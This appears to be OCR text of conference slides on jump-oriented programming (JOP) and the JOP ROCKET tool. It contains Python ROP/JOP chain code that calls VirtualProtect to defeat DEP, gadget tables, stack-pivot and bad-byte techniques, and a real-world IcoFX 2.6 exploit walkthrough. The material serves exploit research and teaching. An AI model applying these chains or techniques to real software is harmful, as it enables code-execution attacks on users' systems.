        0x00401538, # (base + 0x1538) # add edi, 0xc # jmp dword ptr [edi] # wavread.exe
        0x00415258, # (base + 0x15258), # pop edi # ret  # wavread.exe Load EDI with address of dispatch table
        0xdeadbeef, # Address for your dispatcher table!
        0x00401547, # (base + 0x1547), # jmp edx #  wavread.exe wavread.exe # JMP to dispatcher gadget; start the JOP!
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

def create_jop_chain():
    jop_gadgets = [
        0x42424242, 0x42424242,     # padding  (0x8 bytes)
        0x004015e6, # (base + 0x15e6), # add esp, 0x894 # mov ebp, esp # jmp edx # wavread.exe  [0x894 bytes]** 0x894
        0x42424242, 0x42424242,     # padding  (0x8 bytes)
        0x004015e6, # (base + 0x15e6), # add esp, 0x894 # mov ebp, esp # jmp edx # wavread.exe  [0x894 bytes]** 0x1128
        # N----> STACK PIVOT TOTAL: 0x1128 bytes
        0x42424242, 0x42424242,     # padding  (0x8 bytes)
        0x00401546, # (base + 0x1546), # pop eax # jmp edx # wavread.exe # Set up pop for VP
        0x0041d6ca, # (base + 0x1d6ca), # jmp dword ptr [eax] # wavread.exe # JMP to ptr for VirtualProtect
    ]
    return ''.join(struct.pack('<I', _) for _ in jop_gadgets)

rop_chain=create_rop_chain()
jop_chain=create_jop_chain()

vp_stack = struct.pack('<L', 0x00427008) # ptr -> VirtualProtect()
vp_stack += struct.pack('<L', 0x0042DEAD) # return address  <-- where you want it to return
vp_stack += struct.pack('<L', 0x00425000) # lpAddress  <-- Where you want to start modifying proctection
vp_stack += struct.pack('<L', 0x000003e8) # dwsize  <-- Size: 1000
vp_stack += struct.pack('<L', 0x00000040) # flNewProtect <-- RWX
vp_stack += struct.pack('<L', 0x00420000) # lpflOldProtect <--  MUST be writable location

shellcode = '\xcc\xcc\xcc\xcc'
nops = '\x90' * 1
padding = '\x41' * 1

payload = padding + rop_chain + jop_chain + vp_stack + nops + shellcode # Payload set up may vary greatly
```

for VirtualProtect

VirtualProtect

Changes the protection on a region of committed pages in the virtual address space of the calling process.

JOP Chain for Virtual Protect



```
# VirtualProtect() JOP chain set up for functional gadgets ending in Jmp/Call EDX #1
import struct

def create_rop_chain():
    rop_gadgets = [
        0x0041d3d8, # (base + 0x1d3d8), # pop edx # ret  # wavread.exe   Load EDX with address for dispatcher gadge
        0x00401538, # (base + 0x1538) # add edi, 0xc # jmp dword ptr [edi] # wavread.exe
        0x00415258, # (base + 0x15258), # pop edi # ret  # wavread.exe Load EDI with address of dispatch table
        0xdeadbeef, # Address for your dispatcher table!
        0x00401547, # (base + 0x1547), # jmp edx #  wavread.exe wavread.exe # JMP to dispatcher gadget; start the
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
```

Let's kick things off with ROP.

Load EDX with dispatcher gadget.

Load EDI with dispatch table.

Jump to EDX, our dispatcher gadget—start the JOP!

JOP Chain for Virtual Protect


```
def create_jop_chain():
    jop_gadgets = [
        0x42424242, 0x42424242,     # padding  (0x8 bytes)
        0x004015e6, # (base + 0x15e6), # add esp, 0x894 # mov ebp, esp # jmp edx # wavread.exe  [0x894 bytes]** 0
        0x42424242, 0x42424242,     # padding  (0x8 bytes)
        0x004015e6, # (base + 0x15e6), # add esp, 0x894 # mov ebp, esp # jmp edx # wavread.exe  [0x894 bytes]** 0x1128
        # N----> STACK PIVOT TOTAL: 0x1128 bytes
        0x42424242, 0x42424242,     # padding  (0x8 bytes)
        0x00401546, # (base + 0x1546), # pop eax # jmp edx # wavread.exe # Set up pop for VP
        0x0041d6ca, # (base + 0x1d6ca), # jmp dword ptr [eax] # wavread.exe # JMP to ptr for VirtualProtect
    ]
    return ''.join(struct.pack('<I', _) for _ in jop_gadgets)

rop_chain=create_rop_chain()
jop_chain=create_jop_chain()
```

We have a stack pivot of 0x894 bytes.

We have it again, giving us 0x1128 bytes.

Let’s load EAX with a pointer to VirtualProtect.

Let’s jump to the dereferenced VirtualProtect!

JOP Chain for Virtual Protect

```
rop_chain=create_rop_chain()
jop_chain=create_jop_chain()

vp_stack = struct.pack('<L', 0x00427008) # ptr -> VirtualProtect()
vp_stack += struct.pack('<L', 0x0042DEAD) # return address  <-- where you want it to return
vp_stack += struct.pack('<L', 0x00425000) # lpAddress  <-- Where you want to start modifying proctection
vp_stack += struct.pack('<L', 0x000003e8) # dwsize  <-- Size: 1000
vp_stack += struct.pack('<L', 0x00000040) # flNewProtect <-- RWX
vp_stack += struct.pack('<L', 0x00420000) # lpflOldProtect <--  MUST be writable location

shellcode = '\xcc\xcc\xcc\xcc'
nops = '\x90' * 1
padding = '\x41' * 1

payload = padding + rop_chain + jop_chain + vp_stack + nops + shellcode # Payload set up may vary greatly
```

JOP ROCKET gives a basic blue-print for VirtualProtect

JOP ROCKET supplies us with a starting point for other exploit necessities.

Automatic JOP Chain Construction

- Let’s take a look at a demo.
- The JOP chain generated for this binary is the same as the examples we have been looking at.
- It only required minor modifications, to introduce the vulnerability.

A Manual Approach to JOP Chain Construction

joprocket.com

JOP Manual Approach: Contents

1. Selecting dispatch registers and the dispatcher gadget
2. An overview of JOP's purpose in an exploit
3. Avoiding bad bytes with JOP
4. Stack pivoting with JOP
5. Writing function parameters to memory
6. Performing the function call
7. JOP NOPs
8. Real-world Example

Choosing Dispatch Registers

Dispatcher Gadget Address

- Functional gadgets need to end in JMPs or CALLs to this register.
- Assess the available JOP gadgets for each register.
    - Some will have more useful gadgets available than others.
- It is possible to change registers or load the address into multiple registers.
    - Will require additional functional gadgets.

Useful gadgets with no side effects

```
#31 hashCracker_challenge_nonull.exe    [Ops: 0xd]  DEP:
True    ASLR: False     SEH: False  CFG: False
pop ebx                 0x112227fd (offset 0x27fd)
jmp ecx                 0x112227fe (offset 0x27fe)
```

```
#16 hashCracker_challenge_nonull.exe    [Ops: 0x4]  DEP:
True    ASLR: False     SEH: False  CFG: False
neg esi                 0x112223eb (offset 0x23eb)
jmp ecx                 0x112223ed (offset 0x23ed)
```

Gadgets are lengthy and more difficult to use

```
#38 hashCracker_challenge_nonull.exe    [Ops: 0xd]  DEP:
True    ASLR: False     SEH: False  CFG: False
pop edx                 0x1122379a (offset 0x379a)
pop eax                 0x1122379b (offset 0x379b)
push edx                    0x1122379c (offset 0x379c)
add ecx, 0x20007                    0x1122379d (offset 0x379d)
jmp ebx                 0x112237a3 (offset 0x37a3)
```

```
#24 hashCracker_challenge_nonull.exe    [Ops: 0x5]  DEP:
True    ASLR: False     SEH: False  CFG: False
and ebx, dword ptr [ebx - 0x7d] 0x112225f4 (offset 0x25f4)
les edx, ptr [ecx]                  0x112225f7 (offset 0x25f7)
jmp edi                 0x112225f9 (offset 0x25f9)
```


Choosing Dispatch Registers

Dispatch Table Address

- The only way to decide which register to use is via the selection of the dispatcher gadget.
  - This gadget needs eax to hold the dispatch table.
- It will be easier to find functional gadget workarounds than to work with a bad dispatcher.
  - A good dispatcher may cause a few gadgets to be inaccessible, while a bad dispatcher such as the one to the right could invalidate any gadget that utilizes the stack
- The dispatcher gadget can also be changed for another midway the exploit.
  - Not ideal and requires additional gadgets that may or may not exist.

Dispatcher Gadget

Address	Gadget
0x1b174bcc	add eax, 0x4; jmp dword ptr [eax];

Dispatcher Gadget

Address	Gadget
0x1b473522	add ebx, 8; pop eax; pop ecx; jmp dword ptr [ebx];

This dispatcher has too many side effects; it should be avoided if possible.

Selecting a Dispatcher

- *Add* and *sub* are straightforward instructions that are relatively simple to use in most cases.
  - Put each functional gadget in order in the dispatch table.
  - Reverse the dispatch table's order for *sub*.

- Try to avoid side effects when possible.
  - Any side effect that happens in the dispatcher will occur repeatedly throughout the exploit.
  - Some may be accommodated while others may invalidate entire registers.

Dispatcher Gadget

Address	Gadget
0x1b474a22	add eax, 0x4; jmp dword ptr [eax];


Dispatch Table

Address	Value	Gadget
0x0018fac0	0x1b47bbcc	pop ebx; jmp edx;
0x0018fac4	0x1b47bb10	add ebx, 0x100; jmp edx;
0x0018fac8	0x1b47bc38	push ebx; jmp edx

Selecting a Dispatcher

- *Add* and *sub* are straightforward instructions that are relatively simple to use in most cases.
  - Put each functional gadget in order in the dispatch table.
  - Reverse the dispatch table's order for *sub*.
- Try to avoid side effects when possible.
  - Any side effect that happens in the dispatcher will occur repeatedly throughout the exploit.
  - Some may be accommodated while others may invalidate entire registers.

Dispatcher Gadget	
Address	**Gadget**
0x1b47181f	sub eax, 0x4; jmp dword ptr [eax];



Dispatch Table		
Address	**Value**	**Gadget**
0x0018fac8	0x1b47bc38	push ebx; jmp edx
0x0018fac4	0x1b47bb10	add ebx, 0x100; jmp edx;
0x0018fac0	0x1b47bbcc	pop ebx; jmp edx;

Selecting a Dispatcher

- Keep memory space limitations in mind.
  - Gadgets that modify the dispatch table's address by larger amounts will require more padding and increase the table's size.

Dispatch table for:
add edi, 8; jmp dword ptr [edi];

```
0018FBB0   11223795 •7"◀ hashCrac.11223795
0018FBB4   44444444 DDDD
0018FBB8   11223795 •7"◀ hashCrac.11223795
0018FBBC   44444444 DDDD
0018FBC0   11223795 •7"◀ hashCrac.11223795
0018FBC4   44444444 DDDD
0018FBC8   11223795 •7"◀ hashCrac.11223795
0018FBCC   44444444 DDDD
```

Dispatch table for:
add edi, 0x10; jmp dword ptr [edi];

```
0018FBB0   11223795 •7"◀ hashCrac.11223795
0018FBB4   44444444 DDDD
0018FBB8   44444444 DDDD
0018FBBC   44444444 DDDD
0018FBC0   11223795 •7"◀ hashCrac.11223795
0018FBC4   44444444 DDDD
0018FBC8   44444444 DDDD
0018FBCC   44444444 DDDD
```


Tasks to Accomplish with JOP

Running Shellcode with JOP

- Execute WinAPI function calls that can bypass DEP so shellcode can be used.
- Most commonly, VirtualProtect() or VirtuallAlloc() will be used to make a region of memory executable.
  - When using VirtualAlloc(), another function such as WriteProcessMemory() needs to be used to write the shellcode to the allocated memory.
- Use gadgets to write function parameters that contain bad bytes.

Shellcode-less JOP

- This method still performs WinAPI calls but does not avoid DEP in the same way.
  - The function calls themselves will perform the desired malicious actions.
- Some function calls may return values to be used as parameters for other functions.
  - JOP must be used to set up these parameters, as their values cannot be hardcoded or generated programmatically in the script.
- Several function calls can be chained together
  - Example: kernel32.LoadLibrary() -> kernel32.GetProcAddress -> msvcrt.System()

Calling WinAPI Functions with JOP

- Before executing a function such as VirtualProtect(), the parameters must be set up correctly.
- While some parameters can be included in the payload, parameters with bad bytes can be replaced by dummy variables which are later overwritten.

VirtualProtect Parameters		
Value in Buffer	**Description**	**Desired Value**
0x1818c0fa	Return Address	0x1818c0fa
0x1818c0fa	lpAddress	0x1818c0fa
0x70707070	dwSize (dummy)	0x00000500
0x70707070	flNewProtect (dummy)	0x00000040
0x1818c0dd	lpfOldProtect	0x1818c0dd

Using JOP to Avoid Bad Bytes

- *Xor* can be used to load bad byte values into a register.
- First, put a predictable value into a register.
  - This can be used as an XOR key later.

Address	Gadget
0xebb87b20	pop ebx; jmp ecx;

or

Address	Gadget
0xebb8544	mov ebx, 0x42afe821; jmp ecx;

- Calculate the result that occurs from XORing the key with the bad byte value. Then, load that result into a register.
  - If the desired value is 0x40, calculate 0x40 XOR key.

Address	Gadget
0xeb390312	pop edx; jmp ecx;

- Use an *xor* gadget to perform the calculation and load the final value into a register.

Address	Gadget
0xeb390312	xor edx, ebx; jmp ecx;

Using JOP to Avoid Bad Bytes

- Gadget addresses themselves can contain bad bytes.

- These addresses cannot be included within the dispatch table.
- Other gadgets can be used to load the address into a register.
  - Afterwards, perform a *jmp* to this register.

Dispatcher Gadget

Address	Gadget
0x4213ff90	add ebx, 0x4; jmp dword ptr [ebx]

Dispatch Table

Value	Gadget
0x4213a870	neg eax; jmp esi; # Load 0x0013fc20 into eax
0x4213b69a	jmp eax; # Execute 1st stack pivot gadget
0x4213a2dd	xor edx, edi ; jmp esi # Load 0x00131222 into edx
0x421389a0	jmp edx # Execute 2nd stack pivot gadget

Address	Gadget
0x0013fc20	add esp, 0x40; jmp esi # Stack pivot

Address	Gadget
0x00131222	add esp, 0x2b; jmp esi # Stack pivot

Stack Pivoting with JOP

- Stack pivots that adjust esp forwards are usually more plentiful and easier to use.
  - JOP ROCKET can help find these types of gadgets.
  - *Pop, add esp, call,* etc.

```
16 bytes
    0x112237b1, # (base + 0x37b1), # add esp, 0x10 # jmp edx #
    hashCracker_challenge_nonull.exe  (16 bytes)
20 bytes
    0x1122136f, # (base + 0x136f), # pop ebx # add esp, 0x10 #
    jmp edx # hashCracker_challenge_nonull.exe  (20 bytes)
24 bytes
    0x1122136c, # (base + 0x136c), # pop esi # xor ecx, ecx #
    pop ebx # add esp, 0x10 # jmp edx #
    hashCracker_challenge_nonull.exe  (24 bytes)
```

Gadget
pop eax;
pop edi;
jmp edx;

ESP

Stack	
Address	**Value**
0x0018fac0	0x11111111
0x0018fac4	0x22222222
0x0018fac8	0x33333333
0x0018facc	0x44444444

Stack Pivoting with JOP

- Backwards moving pivots tend to be more difficult to find.
- *Push* instructions can move esp backwards, but also overwrite memory as they do so.

Address	Gadget
0x43da8822	mov ebx, 0; jmp ecx
0x62ad7355	push ebx; jmp ecx;
0x62ad7355	push ebx; jmp ecx;
0x62ad7355	**push ebx; jmp ecx;**

ESP →

Stack	
Address	**Value**
0x0018fac0	0x00000000
0x0018fac4	0x00000000
0x0018fac8	0x00000000
0x0018facc	0x44444444

Stack Pivoting with JOP

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Address	Gadget
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0x62ad7355	push ebx; jmp ecx;
0x62ad7355	push ebx; jmp ecx;
0x62ad7355	push ebx; jmp ecx;

Stack

Address	Value
0x0018fac0	0x11111111
0x0018fac4	0x22222222
0x0018fac8	0x33333333
ESP → 0x0018facc	0x44444444

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Address	Gadget
0x43da8822	mov ebx, 0; jmp ecx
0x62ad7355	**push ebx; jmp ecx;**
0x62ad7355	push ebx; jmp ecx;
0x62ad7355	push ebx; jmp ecx;

Stack		
	Address	Value
	0x0018fac0	0x11111111
	0x0018fac4	0x22222222
ESP →	0x0018fac8	0x00000000
	0x0018facc	0x44444444

Stack Pivoting with JOP

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0x62ad7355	**push ebx; jmp ecx;**
0x62ad7355	push ebx; jmp ecx;

ESP →

Stack	
Address	**Value**
0x0018fac0	0x11111111
0x0018fac4	0x00000000
0x0018fac8	0x00000000
0x0018facc	0x44444444

Overwriting Dummy Values - *Push*

- Once bad byte values are loaded into a register, they can be used to replace dummy values.
- Gadgets with the *push* instruction are relatively common and will perform an overwrite.
  - Occurs at esp-4, then changes esp to that address.
  - Stack pivots will be useful.

Gadget
xor eax, ecx;
jmp edx;

Load 0x500 into eax

Gadget
add esp, 0xc;
jmp edx;

Gadget
push eax;
jmp edx;

VirtualProtect Parameters

	Address	Current Value	Description
ESP	0x1818c0e0	0x1818c0fa	Return Address
	0x1818c0e4	0x1818c0fa	lpAddress
	0x1818c0e8	**0x70707070**	**dwSize (dummy)**
	0x1818c0ec	0x70707070	flNewProtect (dummy)
	0x1818c0f0	0x1818c0dd	lpfOldProtect

Overwriting Dummy Values - *Push*

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Load 0x500 into eax

VirtualProtect Parameters		
Address	**Current Value**	**Description**
0x1818c0e0	0x1818c0fa	Return Address
0x1818c0e4	0x1818c0fa	lpAddress
0x1818c0e8	**0x70707070**	**dwSize (dummy)**
0x1818c0ec	0x70707070	flNewProtect (dummy)
0x1818c0f0	0x1818c0dd	lpfOldProtect

ESP (points to 0x1818c0ec)

Gadget
add esp, 0xc;
jmp edx;

Gadget
push eax;
jmp edx;

Overwriting Dummy Values - *Push*

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Gadget
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jmp edx;

Load 0x500 into eax

VirtualProtect Parameters		
Address	**Current Value**	**Description**
0x1818c0e0	0x1818c0fa	Return Address
0x1818c0e4	0x1818c0fa	lpAddress
0x1818c0e8	**0x70707070**	**dwSize (dummy)**
0x1818c0ec	0x70707070	flNewProtect (dummy)
0x1818c0f0	0x1818c0dd	lpfOldProtect

ESP

Gadget
add esp, 0xc;
jmp edx;

Gadget
push eax;
jmp edx;

Overwriting Dummy Values - *Push*

- Once bad byte values are loaded into a register, they can be used to replace dummy values.
- Gadgets with the *push* instruction are relatively common and will perform an overwrite.
  - Occurs at esp-4, then changes esp to that address.
  - Stack pivots will be useful.

Gadget
xor eax, ecx;
jmp edx;

Load 0x500 into eax

Gadget
add esp, 0xc;
jmp edx;

Gadget
push eax;
jmp edx;

ESP

VirtualProtect Parameters		
Address	**Current Value**	**Description**
0x1818c0e0	0x1818c0fa	Return Address
0x1818c0e4	0x1818c0fa	lpAddress
0x1818c0e8	**0x00000500**	**dwSize**
0x1818c0ec	0x70707070	flNewProtect (dummy)
0x1818c0f0	0x1818c0dd	lpfOldProtect

Generalizing the *Push* Method

- When performing multiple *push* overwrites, stack pivots in both directions will be needed.
- After each *push*, esp should be pivoted back to a location where values can be popped.
- The stack values can be arranged so that this process is simpler.

Distance: 0xC

Distance: 0xC

Distance: 0xC

Stack	
Address:	Value:
0x0	Encoded Parameter 1
0x4	Encoded Parameter 2
0x8	Encoded Parameter 3
0xC	Dummy Variable 1
0x10	Dummy Variable 2
0x14	Dummy Variable 3

```
JOP_chain += padding
JOP_chain += struct.pack('<L', 0x112213f1)  # POP EAX # JMP EDX
stackChain += struct.pack('<L', 0x0552a050) # eax <- encoded lpAddress
JOP_chain += padding
JOP_chain += struct.pack('<L', 0x11221289) # XOR EAX, ESI # JMP EDX
                                           # ESI is XOR key
                                           # EAX = 0x18FCA0 (lpAddress)

JOP_chain += struct.pack('<L', 0x112212b7) # POP EBX # JMP EDX # pivot 4
JOP_chain += padding
JOP_chain += struct.pack('<L', 0x112212b7) # POP EBX # JMP EDX # pivot 4
JOP_chain += padding
JOP_chain += struct.pack('<L', 0x112212b7) # POP EBX # JMP EDX # pivot 4
JOP_chain += padding
                                           # pivot total: 0xC
JOP_chain += struct.pack('<L', 0x112212d7) # PUSH EAX # JMP EDX
                                           # PUSH 0x18FCA0 (lpAddress) onto stack
JOP_chain += padding

#bring ESP back to address of value for dwSize
JOP_chain += struct.pack('<L', 0x112212a6) # SUB ESP, 4 # JMP EDX
JOP_chain += padding
JOP_chain += struct.pack('<L', 0x112212a6) # SUB ESP, 4 # JMP EDX
                                           # pivot total: 0x8
```

1. POP Parameter 1 off stack

2. XOR to avoid bad bytes

Stack	
Address:	Value:
0x0	Parameter 1 value
0x4	Parameter 2 value
0x8	Parameter 3 value
0xC	Dummy Variable 1
0x10	Dummy Variable 2
0x14	Dummy Variable 3

3. Pivot ESP to corresponding location for PUSH

4. Overwrite placeholder in lower memory at ESP-4

5. Pivot ESP to next value

6. Repeat from step 1 until all parameters are written.

Overwriting Dummy Values – *Mov Deref.*

- Other gadgets such as *mov dword ptr* can perform overwrites.
- These are less commonly found and require more registers to be set aside.
  - Overwrite occurs at the address of the first register using the value of the second register.
  - No stack pivots required.

Gadget
mov dword ptr [eax], ebx
jmp edx;

Gadget	
xor eax, ecx;	***Load 0x1818c0ec into eax***
xor ebx, ecx;	***Load 0x40 into ebx***
jmp edx;	

VirtualProtect Parameters		
Address	**Current Value**	**Description**
0x1818c0e0	0x1818c0fa	Return Address
0x1818c0e4	0x1818c0fa	lpAddress
0x1818c0e8	0x00000500	dwSize
0x1818c0ec	**0x70707070**	**flNewProtect (dummy)**
0x1818c0f0	0x1818c0dd	lpfOldProtect

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Gadget
mov dword ptr [eax], ebx
jmp edx;

Gadget	
xor eax, ecx;	*Load 0x1818c0ec into eax*
xor ebx, ecx;	*Load 0x40 into ebx*
jmp edx;	

VirtualProtect Parameters		
Address	**Current Value**	**Description**
0x1818c0e0	0x1818c0fa	Return Address
0x1818c0e4	0x1818c0fa	lpAddress
0x1818c0e8	0x00000500	dwSize
0x1818c0ec	**0x70707070**	**flNewProtect (dummy)**
0x1818c0f0	0x1818c0dd	lpflOldProtect

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- These are less commonly found and require more registers to be set aside.
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Gadget	
xor eax, ecx;	***Load 0x1818c0ec into eax***
xor ebx, ecx;	***Load 0x40 into ebx***
jmp edx;	

Gadget
mov dword ptr [eax], ebx
jmp edx;

VirtualProtect Parameters		
Address	**Current Value**	**Description**
0x1818c0e0	0x1818c0fa	Return Address
0x1818c0e4	0x1818c0fa	lpAddress
0x1818c0e8	0x00000500	dwSize
0x1818c0ec	**0x00000040**	**flNewProtect**
0x1818c0f0	0x1818c0dd	lpfOldProtect

Final Steps Before the Function Call

- Stack pivot to the start of your parameters before executing the function.

VirtualProtect Parameters			
	Address	Current Value	Description
ESP	0x1818c0e0	0x1818c0fa	Return Address
	0x1818c0e4	0x1818c0fa	lpAddress
	0x1818c0e8	0x00000500	dwSize
	0x1818c0ec	0x00000040	flNewProtect
	0x1818c0f0	0x1818c0dd	lpfOldProtect

Address	Gadget
0xd0eec2e4	jmp dword ptr [eax];

Address	Gadget
0xebb87b20	mov ecx, dword ptr [eax]; jmp ebx;
0xebb87e77	jmp ecx;

- Grab the function pointer and dereference it before the jump.

JOP NOPs

- The exact address of the dispatch table may not be known.
- It is possible to spray memory with JOP NOPs leading up to the actual dispatch table.
  - Alignment of the guessed address needs to be correct.
  - Make sure to account for multiple entry points depending on the dispatcher used.

Dispatcher Gadget

Address	Gadget
0x4213ff90	add ebx, 0x4; jmp dword ptr [ebx]

Dispatch Table

Address	Value	Gadget
0x0018fac0	0x4213a871	jmp esi; # JOP NOP
0x0018fac4	0x4213a871	jmp esi; # JOP NOP
0x0018fac8	0x4213a871	jmp esi; # JOP NOP
0x0018facc	0x42138777	pop edx; jmp esi; # Beginning of JOP chain

Real World Exploit: IcoFX 2.6 Demo

- IcoFX 2.6
  - Vulnerable icon editor.
- We published this exploit:
  - https://www.exploit-db.com/exploits/49959
  - Our live demo video: Hack in the Box Amsterdam, 2021
- This was a challenging binary.
  - A small selection of JOP gadgets were used repeatedly.
  - JOP requires creativity – we can still make things work with some perseverance!


```
#1  IcoFX2.exe  [Ops: 0xd]  DEP: False   ASLR: False    SEH: False  CFG: False
add ecx, dword ptr [eax]    0x406d81 (offset 0x6d81)
jmp dword ptr [ecx]         0x406d83 (offset 0x6d83)
```

Only viable dispatcher

```
4 bytes
    0x00588b9b, # (base + 0x188b9b),
    # pop ebp # or byte ptr [ebx - 0x781703bb], cl # jmp edi # IcoFX2.exe
```

Only viable stack pivot

Dispatcher and Stack Pivot

- Our dispatcher and stack pivot gadgets will need some special prep before they can be used.

Eax needs to contain a pointer to the value to add to ecx.

Dispatcher Gadget	
Address	**Gadget**
0x00406d81	add ecx, dword ptr [eax]; jmp dword ptr [ecx];

Ebx needs to allow for a writable memory address to be dereferenced.

Stack Pivot Gadget	
Address	**Gadget**
0x00588b9b	pop ebp; or byte ptr [ebx-0x781703bb], cl; jmp edi;

Dereferencing with an Offset

- Since our empty jump contains an offset, we need to account for this in the function pointer loaded.

Dereference Gadget	
Address	**Gadget**
0x004c8eb7	jmp dword ptr [ebp-0x71];

```
# VP ptr + offset for jmp ebp gadget
vpPtr = struct.pack('<I',0x00bf6668 + 0x71)
```


Real-World Exploit

- This exploit was done with a stack pivot technique.
- Although this exploit was done by hand, JOP ROCKET actually generates a chain that is very similar!
  - This provides validation for JOP ROCKET's efficacy at chain building.

Novel Dispatcher Gadgets

Simple Dispatcher Gadgets

- Let's review what we have as possible single-gadget dispatchers.

Add Dispatcher Gadgets	*Sub* Dispatcher Gadgets	*Lea* Dispatcher Gadgets
add reg1, [reg + const]; jmp dword ptr [reg1];	sub reg1, [reg + const]; jmp dword ptr [reg1];	lea reg1, [reg1 + const]; jmp dword ptr [reg1];
add reg1, constant; jmp dword ptr [reg1];	sub reg1, constant; jmp dword ptr [reg1];	lea reg1 [reg1 + reg * const]; jmp dword ptr [reg1];
add reg1, reg2; jmp dword ptr [reg1];	sub reg1, reg2; jmp dword ptr [reg1];	
adc reg1, [reg + const]; jmp dword ptr [reg1];	sbb reg1, [reg + const]; jmp dword ptr [reg1];	lea reg1, [reg1 + reg]; jmp dword ptr [reg1];
adc reg1, constant; jmp dword ptr [reg1];	sbb reg1, constant; jmp dword ptr [reg1];	
adc reg1, reg2; jmp dword ptr [reg1];	sbb reg1, reg2; jmp dword ptr [reg1];	

Expanding the Dispatcher Gadget

- The dispatcher is the quintessential JOP gadget.
  - Without it, this style of JOP is simply not possible.
    - Other forms of JOP certainly still are though.

add ebx, 0x4;
jmp dword ptr [ebx]

- The dispatcher is relatively obscure in its most desirable form.
  - Best form: short and sweet, *add ebx, 0x8; jmp dword ptr [ebx]*
    - This only uses two registers, and no side effects on other registers.
    - A three-register form is possible: *add ebx, edi; jmp dword [ebx]*

Two-gadget Dispatcher: *Jmp*

- 1^{st} gadget will predictably modify (e.g. add to) R1 and jump to R2.
- 2^{nd} gadget dereferences R1, dispatching the next functional gadget.
- Two gadgets is freeing.
  - Much simpler to find a gadget that merely adds to a register and jumps to another.
  - Many potential gadgets to select from.

Now any *add* or *sub* that jumps to a different register works.

Register	Address	Gadget
ebp	deadc0de	jmp dword ptr [edx]

Dispatcher dereference gadget

		Dispatch Table
Address	Value	Gadget
F9ED2340	0ab01234	xor edx, ecx; jmp edi
F9ED2344	41414141	Padding
F9ED2348	0ab0badd	push ebx; jmp edi
F9ED234C	41414141	Padding
F9ED2350	0ab0dadd	push ecx; jmp edi
F9ED2354	41414141	Padding
F9ED2358	0ab0cadd	push eax; jmp edi
F9ED235C	41414141	Padding

Address	Gadget
0ab0dabb	add edx, 0x8; jmp ebp

Dispatcher index gadget

“Empty” Jmp Dword Derefernces

- This is the second part of two-gadget dispatcher.
- Some of these “empty” *jmp [reg]* gadgets exist only for one line.
- They may disappear when expanded to two lines.
  - This is due to opcode splitting: unintended instructions.
  - For medium to large binaries, there nearly always will be one.
  - Thus we can take it for granted the second gadget will be there waiting for us.
    - For IcoFx2, 20 mb, there were 1300+ total for all registers.
    - For GFTP, 1.6 mb, there were 100+ total for all registers

```
0x0048bc79, # (base + 0x8bc79), # jmp dword ptr [eax] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False
0x00491ab1, # (base + 0x91ab1), # jmp dword ptr [eax] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False
0x004a3f2c, # (base + 0xa3f2c), # jmp dword ptr [eax] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False
0x004a3fc7, # (base + 0xa3fc7), # jmp dword ptr [eax] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False

**Empty JMP PTR [EBX] Gadgets **
0x0041c1c3, # (base + 0x1c1c3), # jmp dword ptr [ebx] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False
0x0048d97e, # (base + 0x8d97e), # jmp dword ptr [ebx] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False
0x0048da73, # (base + 0x8da73), # jmp dword ptr [ebx] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False

**Empty JMP PTR [ECX] Gadgets **
0x00433fdf, # (base + 0x33fdf), # jmp dword ptr [ecx] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False
0x0044905b, # (base + 0x4905b), # jmp dword ptr [ecx] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False
0x00468a56, # (base + 0x68a56), # jmp dword ptr [ecx] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False
0x0048f8d3, # (base + 0x8f8d3), # jmp dword ptr [ecx] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False

**Empty JMP PTR [EDX] Gadgets **
0x00432dbe, # (base + 0x32dbe), # jmp dword ptr [edx] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False

**Empty JMP PTR [EDI] Gadgets **
0x0045588c, # (base + 0x5588c), # jmp dword ptr [edi] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False

**Empty JMP PTR [ESI] Gadgets **
0x00432388, # (base + 0x32388), # jmp dword ptr [esi] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False
0x0043dcf3, # (base + 0x3dcf3), # jmp dword ptr [esi] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False
0x0043dd02, # (base + 0x3dd02), # jmp dword ptr [esi] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False

**Empty JMP PTR [EBP] Gadgets **
0x0043a0e5, # (base + 0x3a0e5), # jmp dword ptr [ebp] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False

**Empty JMP PTR [ESP] Gadgets **
0x00408f69, # (base + 0x8f69), # jmp dword ptr [esp] # GFTP.exe # DEP: False     ASLR: False    SEH: False  CFG: False
0x0040bbe9, # (base + 0xbbe9), # jmp dword ptr [esp] # GFTP.exe # DEP: False     ASLR: False    SEH: False  CFG: False
0x0040df3b, # (base + 0xdf3b), # jmp dword ptr [esp] # GFTP.exe # DEP: False     ASLR: False    SEH: False  CFG: False
0x00417333, # (base + 0x17333), # jmp dword ptr [esp] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False
0x0041919f, # (base + 0x1919f), # jmp dword ptr [esp] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False
0x00420a3f, # (base + 0x20a3f), # jmp dword ptr [esp] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False
0x00421c43, # (base + 0x21c43), # jmp dword ptr [esp] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False
0x004223e1, # (base + 0x223e1), # jmp dword ptr [esp] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False
0x0042a472, # (base + 0x2a472), # jmp dword ptr [esp] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False
